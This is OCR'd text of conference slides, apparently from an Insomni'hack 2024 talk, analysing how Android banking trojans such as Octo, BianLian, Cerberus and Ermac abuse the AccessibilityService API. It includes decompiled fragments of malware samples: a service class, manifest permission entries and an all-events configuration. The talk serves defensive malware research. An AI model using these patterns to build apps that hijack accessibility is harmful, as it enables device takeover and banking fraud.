


The Accessibility Abyss: Navigating Android Malware Waters


Axelle Apvrille, Fortinet


Insomni'hack, April 2024

"**Accessibility** *is the quality of being able to be entered or used by everyone, including people who have a disability*"

– Cambridge Dictionary

Accessibility on Android






- Magnifier
- Contrast, brightness
- Color blind mode
- Text-to-speech
- Speech-to-text
- **Dedicated apps**
- ...

The AccessibilityService API

"An accessibility service is an app that enhances the user interface to assist users with disabilities or who might temporarily be unable to fully interact with a device"



https://developer.android.com/reference/android/accessibilityservice/AccessibilityService

What can you do with an Accessibility Service?

Act on behalf of user:

- Click
- Swipe
- Scroll
- Gestures
- Navigate menus
- Launch an app
- Enter text


Receive events:

- Window updates
- Buttons clicked
- Windows focus

Handle display:

- Read, show, hide tooltips or hints
- Draw windows on top of other ones (overlay)

Abusing Accessibility




2017 — **Cloak and Dagger** attack: clickjacking with overlays, keystroke recordings demo

2020 — Abusing Accessibility is **extremely frequent** in Android malware.


Nov 2021 — **Permission Declaration Form** to use the AccessibilityService API in **Google Play.**

Dec 2023 — **Restricted Settings** in Android 13+


Demo: Android/Octo in action




- **Banking Trojan** family of 2022
- Poses as a **Chrome** browser




Asking end-user for Accessibility






Android/BianLian (July 2023)


Asking end-user for Accessibility






Android/Cerberus (January 2024)


Asking end-user for Accessibility



Android/Octo (March 2024)

Asking end-user for Accessibility





Android/Ermac (April 4, 2024)

Using the AccessibilityService API

1. Implement a class that extends `AccessibilityService`

```
package com.beginhigh19;

public class p023w extends AccessibilityService {
   ...
}
```

2. Add `BIND_ACCESSIBILITY_SERVICE` to the manifest
3. Add meta data to configure the accessibility service

Add permission to the manifest

1. Implement a class that extends `AccessibilityService`
2. Add `BIND_ACCESSIBILITY_SERVICE` to the manifest

```
<service android:enabled="true"
  android:exported="false"
  android:label="@string/a"
  android:name="com.beginhigh19.p023w"

↪  android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
  <intent-filter>
    <action
↪  android:name="android.accessibilityservice.AccessibilityService"/>
  </intent-filter>
```

3. Add meta data to configure the accessibility service

Configure meta data

1. Implement a class that extends `AccessibilityService`
2. Add `BIND_ACCESSIBILITY_SERVICE` to the manifest
3. Add meta data to configure the accessibility service

```
<meta-data
       android:name="android.accessibilityservice"
       android:resource="@xml/ftihautj"/>
```


Meta data file is `ftihautj.xml`.

```
<?xml version="1.0" encoding="UTF-8"?>
<accessibility-service
↪  android:accessibilityEventTypes="0xffffffff"
↪  android:accessibilityFeedbackType="feedbackGeneric"
↪  android:accessibilityFlags="flagDefault|flagIncludeNotImportantViews|
↪  android:canRetrieveWindowContent="true"
↪  android:description="@string/zQnYjeFaIrPaUl"
↪  xmlns:android="http://schemas.android.com/apk/res/android"/>
```

`typeAllMask = 0xffffffff`

3 important classes

1. **AccessibilityService**.
   - Runs in background.
   - When an event is fired, calls `onAccessibilityEvent()`. Event provided as argument.
   - Call `getRootInActiveWindow()` to get root `AccessibilityNodeInfo`.
2. **AccessibilityEvent**.
3. **AccessibilityNodeInfo**.



Accessibility Events

```
public void onAccessibilityEvent(AccessibilityEvent event) {
  ...
  String packagename = event.getPackageName() == null ? null :
↪  event.getPackageName().toString();
  if(event.getEventType() ==  CONTENT_CHANGE_TYPE_PANE_DISAPPEARED){
    ...
  }
}
```

Android/BianLian botnet sample

